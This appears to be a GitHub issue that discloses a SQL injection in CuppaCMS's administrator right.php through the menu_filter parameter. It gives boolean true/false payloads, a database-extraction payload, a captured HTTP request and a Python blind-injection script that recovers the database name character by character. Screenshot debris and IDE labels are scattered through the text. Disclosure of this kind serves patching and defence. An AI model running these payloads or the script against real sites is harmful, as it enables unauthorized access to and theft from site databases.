

New issue

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# SQL injection vulnerability exists in CuppaCMS


## /administrator/templates/default/html/windows/right.php

### #30

Open JiuBanSec opened this issue on Mar 21 · 0 comments

JiuBanSec commented on Mar 21

- VULNERABLE: SQL injection vulnerability exists in CuppaCMS. An attacker can inject query in `"/administrator/templates/default/html/windows/right.php"` via the `"menu_filter=2"` parameters.
- Contact me: [wanghu29570@gmail.com](mailto:wanghu29570@gmail.com)
- Product: CuppaCMS
- Payload Boolean true: `menu_filter=2' and '1'='1`
- Payload Boolean false: `menu_filter=2' and '1'='2`
- Payload exploit example: `menu_filter=2'+and(ascii(substr((select(database())),1,1))>50)#`
- Proof of concept (POC):



- [illegible]

- SendCancel<>>

Target: http://127.0.0.1HTTP/1.1

Request

PrettyRawHex↵↶≡

Select extension...▼

```
1 POST /administrator/templates/default/html/windows/right.php HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0)
  Gecko/20100101 Firefox/98.0
4 Accept: */*
5 Accept-Language:
  zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 148
10 Origin: http://127.0.0.1
11 Connection: close
12 Referer: http://127.0.0.1/administrator/
13 Cookie: country=us; language=es; PHPSESSID=ejk3lhoakilr8hnm7682f71k14;
  administrator_path=http%3A%2F%2F127.0.0.1%2Fadministrator%2F;
  administrator_document_path=%2Fadministrator%2F; menu_collapsed=false
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17
18 menu_filter=2' and '1' = '2'&id=211&url=components%2Fmenu%2Fhtml%2Fedit.php
  &path=component%2Fmenu%2F%26menu_filter%3D3&uniqueClass=
  window_right_4008408
```

Response

PrettyRawHexRender↵↶≡

Select extension...▼

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- Exploit:

```
python > sql注入 > sql.py > getDatabase
1 from wsgiref import headers
2 import requests
3 host = "http://127.0.0.1/administrator/templates/default/html/windows/right.php"
4 headers = {"Cookie": "country=us; language=es; PHPSESSID=ejk3lhoakilr8hnm7682f71k14; administrator_pat
5 def getDatabase(): #获取数据库名
6     global host
7     ans=''
8     for i in range(1,1000):
9         low = 32
10        high = 128
11        mid = (low+high)//2
12        while low < high:
13            payload= "2' and (ascii(substr((select(database())),%d,1))<%d)#" % (i,mid)
14            param={"menu_filter":payload,"id":"211","url":"components/menu/html/edit.php","path":"con
15            res = requests.post(host,data=param,headers=headers)
16            if "bnVsbA" not in res.text:
17                high = mid
18            else:
19                low = mid+1
20            mid=(low+high)//2
21        if mid <= 32 or mid >= 127:
22            break
23        ans += chr(mid-1)
24        print("database is -> "+ans)
25    getDatabase()
```

问题 输出 终端 调试控制台

PS D:\InternetTools\python> & D:/software/python3.8/python.exe d:/InternetTools/python/sql注入/sql.py

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+ v ^ x

powershell  
Python

## Assignees

No one assigned

## Labels

None yet

## Projects

None yet

## Milestone

No milestone

## Development

No branches or pull requests

1 participant

